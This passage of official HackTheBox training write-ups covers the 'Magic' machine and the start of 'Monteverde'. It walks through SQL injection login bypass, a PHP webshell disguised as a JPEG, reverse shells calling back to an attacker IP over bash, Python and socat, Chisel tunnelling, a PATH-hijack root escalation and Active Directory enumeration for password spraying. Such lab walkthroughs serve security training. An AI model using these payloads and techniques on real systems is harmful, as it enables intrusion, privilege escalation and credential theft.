
```
gobuster dir -u 10.10.10.185/images -w /usr/share/dirb/wordlists/common.txt -x
php
```

```
gobuster dir -u 10.10.10.185/images -w /usr/share/dirb/wordlists/common.txt -x php

/uploads
```

We can attempt to bypass the login page through SQL injection. The `Username` and `Password` fields of the login form are found to be vulnerable to SQL injection, using a basic payload such as `' or 1=1-- -`.




As expected, we gain access to a page that allows us to upload images.



Foothold

We can try to upload a PHP reverse shell, but this is unsuccessful as we find that the website only permits specific file types.



It seems that the application logic checks if the file that is being uploaded has a `jpeg`, `jpg` or `png` extension. According to the Apache Documentation, files can have more than one extension while the order is normally irrelevant. When a file with multiple extensions gets associated with both a media-type and a handler, it will result in the request being handled by the module associated with the handler. For example, let's say that we have the file `test.php.jpg` with the `.php` extension mapped to the handler `application/x-httpd-php`, and the `.jpg` extension mapped to the `image/jpeg` media-type. Then, the `application/x-httpd-php` handler will be used and it will be treated as an `php` file.

This could cause security issues, when a user is allowed to create files with multiple extensions in a public upload directory. Consider an `.htaccess` file containing the configuration bellow, which only allows the server to execute `.phar`, `.php` or `.phtml` files.


```
<FilesMatch ".+\.ph(ar|p|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

This is secure, as the latest versions of Apache are hardened against this attack. Sometimes however, the regular expression can be misconfigured, making the Apache server to be vulnerable to such an attack. The following configuration could be considered vulnerable. In this case, the `$` matching the end of the line is missing from the regex, meaning that that `.php.jpg` would be associated with the PHP handler.

```
<FilesMatch ".+\.ph(ar|p|tml)">
    SetHandler application/x-httpd-php
</FilesMatch>
```

Let's attempt to exploit this and create a simple PHP webshell.

```
echo '<?=`$_GET[0]`?' > webshell.php.jpg
```



This wasn't successful, and it seems that there is an additional validation technique in place. A common technique is checking the magic bytes of the file. In PHP, this could be achieved by the snippet below.

```
if (exif_imagetype('image.gif') != IMAGETYPE_GIF) {
    echo 'The picture is not a gif';
}
```

Magic bytes are used to identify the type of the file, and are usually found at the beginning of it. Other files have the magic bytes at their offset, while some other files (such as plain text files) do not have magic bytes at all. The position of the magic bytes also varies on different filesystems.

Adding magic bytes for the JPG format to our PHP file might let us bypass this check. We can refer to the list of magic bytes here. Valid magic bytes for a JPG/JPEG file are.


1. FF D8 FF DB
2. FF D8 FF E0 00 10 4A 46 49 46 00 01
3. FF D8 FF EE
4. FF D8 FF E1 ?? ?? 45 78 69 66 00 00

```
xxd Test_image.jpg | head
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048  ......JFIF.....H
00000010: 0048 0000 ffdb 0043 0005 0304 0404 0305  .H.....C........
00000020: 0404 0405 0505 0607 0c08 0707 0707 0f0b  ................
00000030: 0b09 0c11 0f12 1211 0f11 1113 161c 1713  ................
00000040: 141a 1511 1118 2118 1a1d 1d1f 1f1f 1317  ......!.........
00000050: 2224 221e 241c 1e1f 1eff db00 4301 0505  "$".$.......C...
00000060: 0507 0607 0e08 080e 1e14 1114 1e1e 1e1e  ................
00000070: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e  ................
00000080: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e  ................
00000090: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e ffc0       ................
```

Let's add these bytes to the beginning of our file.


```
echo 'FFD8FFDB' | xxd -r -p > webshell.php.jpg
echo '<?=`$_GET[0]`?>' >> webshell.php.jpg
```

This time the upload was successful.




Previous enumeration revealed the directory `images/uploads`. Let's check if the file was uploaded there. Using the browser or cURL, the `whoami` command reveals that we have gained a foothold on the machine as `www-data`.

```
http://10.10.10.185/images/uploads/webshell.php.jpg?0=whoami
```



����www-data


Let's start a listener using Netcat, and attempt to get a reverse shell. A simple one liner bash reverse shell such as `bash -i >& /dev/tcp/10.10.14.7/4444 0>&1` didn't work. Let's try Python. Typing the command `which python` in the webshell doesn't return any results, although `which python3` does.



����/usr/bin/python3

The following Python reverse shell one-liner can be used. Substitute your IP address and port as required.

```
http://10.10.10.185/images/uploads/webshell.php.jpg?0=python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.10.14.6",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



We can spawn a PTY shell using the following command.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Lateral Movement

Enumerating the files present in the `/var/www` web directory reveals a `Magic` subdirectory, which itself contains the file `db.php5`. This file is found to contain database connection credentials.

```
cat /var/www/Magic/db.php5
```

```
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
<SNIP>
```

However, trying to switch to the user `theseus` with this password results in an authentication failure. The MySQL server is not externally exposed, and the MySQL client is not installed on the machine.

```
www-data@ubuntu:/var/www/Magic$ mysql
mysql

Command 'mysql' not found, but can be installed with:
<SNIP>
```


Let's forward the MySQL port (3306) and attempt to connect using our client. In order to do this, we can use Chisel. We can download a precompiled version of Chisel form here. Decompress it by issuing the command `gzip -d chisel_1.7.0-rc8_linux_amd64.gz`, and then upload it to the remote machine. First, start an HTTP server.

```
python -m SimpleHTTPServer 8080
```

```
python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Next, issue the command below to download the binary, replacing it with your IP as appropriate.

```
cd /tmp
wget http://10.10.14.7:8080/chisel_1.7.0-rc8_linux_amd64
```



```
www-data@ubuntu:/tmp$ wget http://10.10.14.7:8080/chisel_1.7.0-
rc8_linux_amd64
wget http://10.10.14.7:8080/chisel_1.7.0-rc8_linux_amd64
--2020-08-27 11:53:19--  http://10.10.14.7:8080/chisel_1.7.0-
rc8_linux_amd64
Connecting to 10.10.14.7:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9474048 (9.0M) [application/octet-stream]
Saving to: ‘chisel_1.7.0-rc8_linux_amd64’

chisel_1.7.0-rc8_li 100%[===================>]   9.04M   309KB/s
in 19s

2020-08-27 11:53:38 (493 KB/s) - ‘chisel_1.7.0-rc8_linux_amd64’ saved
[9474048/9474048]
```

With `chisel` uploaded to the remote machine, we need to start a server locally in order to perform a reverse pivot.

```
./chisel_1.7.0-rc8_linux_amd64 server -p 8000 -reverse
```

```
./chisel_1.7.0-rc8_linux_amd64 server -p 8000 -reverse
2020/08/27 22:15:29 server: Reverse tunnelling enabled
2020/08/27 22:15:29 server: Fingerprint
5f:e3:35:11:fe:be:eb:62:9a:ef:a4:d8:c9:be:42:48
2020/08/27 22:15:29 server: Listening on http://0.0.0.0:8000
```

On the remote machine, run the following command to connect to the `chisel` server we just started. This will forward traffic from port 3306 on localhost of the remote machine to port 3306 on localhost of our machine.

```
chmod +x chisel_1.7.0-rc8_linux_amd64
./chisel_1.7.0-rc8_linux_amd64 client 10.10.14.7:8000 R:3306:127.0.0.1:3306 &
```

```
www-data@ubuntu:/tmp$ chmod +x chisel_1.7.0-rc8_linux_amd64
chmod +x chisel_1.7.0-rc8_linux_amd64
www-data@ubuntu:/tmp$ ./chisel_1.7.0-rc8_linux_amd64 client
10.10.14.7:8000 R:3307:127.0.0.1:3306 &
<md64 client 10.10.14.7:8000 R:3307:127.0.0.1:3306 &
[1] 4991
www-data@ubuntu:/tmp$ 2020/08/27 12:25:35 client: Connecting to
ws://10.10.14.7:8000
2020/08/27 12:25:36 client: Fingerprint
5f:e3:35:11:fe:be:eb:62:9a:ef:a4:d8:c9:be:42:48
2020/08/27 12:25:36 client: Connected (Latency 147.42841ms)
```

Finally, we can use our `mysql` client to connect to the server using the credentials `theseus / iamkingtheseus`.

```
mysql -h 127.0.0.1 -P 3306 -u theseus -piamkingtheseus
```

```
mysql -h 127.0.0.1 -P 3306 -u theseus -piamkingtheseus
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MySQL [(none)]>
```

We have access to a database called `Magic`.

```
show databases;
```

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Magic              |
+--------------------+
```

Switch to the database and then list the tables.


```
use Magic;
show tables;
```

It is found to have a singe table called `login`. Let's examine the data it contains.

```
select * from login;
```

This reveals the plaintext password for user `admin`. The password `Th3s3usW4sK1ng` can be reused to login as `theseus`.

```
su theseus
```



The user flag is located in `/home/theseus/user.txt`.

Privilege Escalation

The following command can be used to enumerate SUID files on the box.

```
find / -perm -4000 -exec ls -l {} \; 2>/dev/null
```

```
find / -perm -4000 -exec ls -l {} \; 2>/dev/null

<SNIP>
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
-rwsr-xr-x 1 root root 43088 Jan  8 10:31 /bin/mount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
```

This reveals the interesting binary `/bin/sysinfo`. The SUID bit `s` ensures that the program is run with root privileges. Executing the binary returns system information, which low-privileged users don't usually have access to.

```
theseus@ubuntu:/tmp$ sysinfo
====================Hardware Info====================
H/W path           Device      Class      Description
=====================================================
                               system     VMware Virtual Platform
/0                             bus        440BX Desktop Reference Platform
/0/0                           memory     86KiB BIOS
/0/1                           processor  AMD EPYC 7401P 24-Core Processor
/0/1/0                         memory     16KiB L1 cache
<SNIP>
```

The `strings` command can be used to list printable strings contained in the binary. This reveals the commands it invokes in order to retrieve system information.

```
strings /bin/sysinfo
```

```
theseus@ubuntu:/tmp$ strings /bin/sysinfo

<SNIP>
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage====================
free -h
</SNIP>
```

Looking at the `CPU Info` section, the program is seen to use `cat /proc/cpuinfo` instead of `/bin/cat /proc/cpuinfo`. The `/bin` directory containing the `cat` binary is included in the user's PATH environment variable. The `PATH` variable is used by the system to identify the directories it should search, in order to locate a binary. Let's list the contents of the `PATH` variable.

```
echo $PATH
```

```
theseus@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games
```


The operating system searches the directories in turn, starting with the first directory. In our case, the first directory that the OS will search is `/usr/bin/local`. If the executable is not located there, it will continue searching in the next directory and so on. This behaviour can be exploited by modifying the `PATH` variable to contain a directory that is writeable by our current user. Users are allowed to modify the variable and prepend a directory. Let's add the `/tmp` directory to the `PATH`.

```
export PATH=/tmp:$PATH
echo $PATH
```

```
theseus@ubuntu:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games
```


The directory `/tmp` has been added to the beginning of PATH. In order to proceed with this attack, we need to upload a precompiled version of socat.

```
python -m SimpleHTTPServer 8080
```



Next, issue the command below to download the binary, replacing it with your IP as appropriate.

```
wget http://10.10.14.7:8080/socat
chmod +x socat
```



Let's create a simple script in bash, that sends a reverse shell to our local machine, using `socat`. Call it `cat`, and make it executable.

```
echo "./socat tcp-connect:10.10.14.7:5555
exec:/bin/sh,pty,stderr,setsid,sigint,sane" > cat
chmod +x cat
```

Finally, type `nc -lvp 5555` to start a listener on our local machine, and execute `sysinfo` once again. This results in execution of `/tmp/cat` before `/usr/local/sbin/cat`, executing our malicious script.

```
nc -lvp 5555
listening on [any] 5555 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.185] 50448
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
```

The root flag is located in `/root/root.txt`.

HACKTHEBOX

Monteverde

23d March 2020 / Document No D20.100.64

Prepared By: TRX and egre55

Machine Author: egre55

Difficulty: Medium

Classification: Official

Synopsis

Monteverde is an easy Windows machine that features Azure AD Connect. The domain is enumerated and a user list is created. Through password spraying, the `SABatchJobs` service account is found to have the username as a password. Using this service account, it is possible to enumerate SMB Shares on the system, and the `$users` share is found to be world-readable. An XML file used for an Azure AD account is found within a user folder and contains a password. Due to password reuse, we can connect to the domain controller as `mhope` using WinRM. Enumeration shows that `Azure AD Connect` is installed. It is possible to extract the credentials for the account that replicates the directory changes to Azure (in this case the default domain administrator).

Skills Required

- Basic Windows Enumeration
- Basic Active Directory Enumeration

Skills Learned

- Password Spraying
- Using `sqlcmd`
- Azure AD Connect Password Extraction

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.172 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.172
```

```
nmap -p$ports -sC -sV 10.10.10.172

PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
                              Domain: MEGABANK.LOCAL
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
                              Domain: MEGABANK.LOCAL
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

The scan reveals many ports open, including port 53 (DNS), 389 (LDAP) and 445 (SMB). This reveals that the server is a domain controller. The domain is identified by Nmap as `MEGABANK.LOCAL`.

Domain Enumeration

A good first step is to check for LDAP anonymous binds or SMB null sessions, as this would allow us to enumerate the domain without credentials. Let's download `windapsearch`.

```
wget https://raw.githubusercontent.com/ropnop/windapsearch/master/windapsearch.py
```

Next, issue the following command to check if LDAP anonymous binds are permitted.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172
```

```
python windapsearch.py -u "" --dc-ip 10.10.10.172

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.172
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=MEGABANK,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+]  None

[*] Bye!
```

We can also enumerate the domain users.


```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U --admin-objects

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.172
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=MEGABANK,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+]  None

[+] Enumerating all AD users
[+] Found 10 users:

cn: Guest

cn: AAD_987d7f2f57d2

cn: Mike Hope
userPrincipalName: mhope@MEGABANK.LOCAL

cn: SABatchJobs
userPrincipalName: SABatchJobs@MEGABANK.LOCAL

cn: svc-ata
userPrincipalName: svc-ata@MEGABANK.LOCAL

cn: svc-bexec
userPrincipalName: svc-bexec@MEGABANK.LOCAL

cn: svc-netapp
userPrincipalName: svc-netapp@MEGABANK.LOCAL

cn: Dimitris Galanos
userPrincipalName: dgalanos@MEGABANK.LOCAL

cn: Ray O'Leary
userPrincipalName: roleary@MEGABANK.LOCAL

cn: Sally Morgan
userPrincipalName: smorgan@MEGABANK.LOCAL
```

```
[+] Attempting to enumerate all admin (protected) objects
[+] Found 0 Admin Objects:
```

The output returns a few interesting users. `SABatchJobs` might be a service account dedicated to running batch jobs, and is perhaps unusual for having a mixed-case name. The presence of the account `AAD_987d7f2f57d2` is a strong indication that `AD Connect` is installed in the domain. AD Connect is a tool that is used to synchronize an on-premise Active Directory environment to Azure Active Directory.

Using windapsearch we can further enumerate domain groups, and see which users belong to `Remote Management Users`. This group allows its members to connect to computers using PowerShell Remoting.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U -m "Remote Management Users"
```



The user `mhope` is identified to be in the `Remote Management Users` group.

Let's use `smbclient` to test for SMB null sessions. Command output reports that the anonymous login attempt was successful, although it failed to list any shares. We can attempt to get credentials and access it again.

Let's use `enum4linux` to retrieve other domain information.

```
enum4linux -a 10.10.10.172
```

```
[+] Password Info for Domain: MEGABANK

    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 41 days 23 hours 53 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set
```

We note that the `Account Lockout Threshold` is set to `None`, so we can attempt a password spray in order to obtain valid credentials.

windapsearch can be used to create a list of domain users.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U | grep '@' | cut -d ' ' -f 2 | cut -d '@' -f 1 | uniq > users.txt
```

```
cat users.txt

mhope
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```

